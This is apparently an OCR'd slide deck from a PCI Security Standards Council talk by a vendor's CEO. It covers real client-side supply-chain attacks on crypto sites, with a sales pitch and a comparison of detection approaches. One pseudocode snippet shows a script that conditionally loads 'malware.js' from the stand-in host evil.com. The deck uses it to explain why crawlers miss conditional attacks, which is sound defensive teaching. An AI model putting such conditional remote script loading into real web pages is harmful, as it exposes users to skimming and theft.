2025 EUROPE COMMUNITY MEETING

2025
EUROPE
COMMUNITY
MEETING

Real Client-side Attacks Caught in the Wild

PCI Security Standards Council

Simon Wijckmans

Mom’s favourite

CEO

c/side

CLOUDFLARE

Microsoft

Vercel

PCI Security Standards Council

Who’s c/side?

The ultimate client-side intelligence platform

Founded in January 2024

25 people

7.7 raised

Backed by tier 1 firms

Caught over 600K client-side attacks since start

PCI Security Standards Council

Client-side is the hot (not new) attack surface

You spend a lot of money on security, but ask your developers: no one really knows how your application behaves in the browser of the user.

Client-side ‘incidents’ happen daily.

Many historical ones thrown at us, but they happen daily.

What makes client-side attacks different

Business between user and 3rd party

Dynamic
Every delivery can be different

Your security tool can result in the bad script not showing

Hard to detect by design

Technology standards do not address the security risk

PCI DSS & client-side security

Urg why do I have to do this?

Man, this has only happened once before why make such a big deal?

We use [insert name of payment provider] we're fine.

CSP will do it…

PCI Security Standards Council

Let’s talk about some attacks!

The 3 points that matter

How did the bad script get in

What did it do

Where did the data get sent to

Company A

- Crypto exchange (one of the largest ones)
- Founded in 2018
- 60 millions customers
- 1.8 Billion $ stolen

The point of entry


Compromising a developer at a 3rd party service

Conditionally adjusting a client-side script

- Targeting the internal tooling for approving transactions
- JS only triggered if it recognized a predefined list of signers

Company B

- Founded in 2013
- Crypto value tracker
- 86 millions visitors per day



Security Standards Council

Technical deepdive

1. Point of entry => Doodle Image compromise
2. Modal
3. Data exfill

This is not a trivial ‘spread and pray’ attack vector anymore

380.000K attacks detected in H1 2025

PCI Security Standards Council

There are 4 types of solutions

PCI Security Standards Council

Content security policies (or products built on CSP)


Pros:

- Native browser support
- Easy to do as a full website proxy
- Cheap to build a product around

Cons:

- Has no access to script contents.
- Usually bought threat feed intel on bad domains.
- Does not capture a real attack…
- Usually sampled to reduce ‘noise’
- Is a total expensive time waste headache to maintain
  no one will ever say ‘CSP was easy’
- Not PCI DSS compliant alone
  (11.6.1 requires script content + security headers)

Content Security Policies



PCI Security Standards Council

Crawlers

Pros:

- Cheap to build a product around
- Sometimes easy to implement

Cons:

- The attacks you have to worry about are conditional, 3rd party servers will not serve a bad script to a crawler
- You do not see the script the user got
- You will not spot a real attack
- Usually bought threat feed intel on bad domains.
- Not PCI DSS compliant
  (6.4.3 - prevent unauthorized scripts from loading)
- Point in time check

A simple JavaScript pseudocode

```
if (navigator.language === 'fr' && isMobile() && time > 17:00) {
  loadScript('https://evil.com/malware.js');
} else {
  loadScript('https://cdn.safe.com/tracker.js');
}
```

From 6.4.3

“A method is implemented to confirm that each script is authorized.”

From 6.4.3

“Unauthorized code cannot be executed in the payment page as it is rendered in the consumer’s browser.”

Client-side agents

Pros:


- A lot more capable at detecting interesting behaviours
- Can make for an AWESOME dashboard full of interesting stuff
- Usually simple to implement

Cons:

- Easy to bypass
- Same powers as the bad script
- False sense of security
- Can make sites slower
- No data on missed attacks
  (does not know what it does not know)
- Usually sampled to reduce ‘noise’
  => Extensions for example

Agent based

Minesweeper with visible mines



Cside hybrid proxy approach


Pros:

- Full visibility and forensics
- Usually performance improvement
- Highly customizable, but fast to implement
- Detection and response, active blocking capability
- Also uses some JS agent-like as an overlay
- Also supports CSP (included for free - security is layering)
- Also uses a crawler on top


Cons:

- Hard to explain, lot's of nuances
- Hard to build as a company…

Proxy



Ability to detect an attack



Why are you in security?

For me:

- I love the cat and mouse game, things are always changing and we need to get creative and scope the future to be safer (W3C).
- Bad actors are smart, triggering us to be smarter.
- To build stuff to protect your business and users, make my granddad less nervous when using the internet. Less bad days for humanity.
- Protect the free world we live in.
  Prevent adversaries from causing havoc and destabilizing society.

Security matters, security = positive impact

Do you know how your application behaves in the browser of the user?

Talk to us!
cside.com

PCI Security Standards Council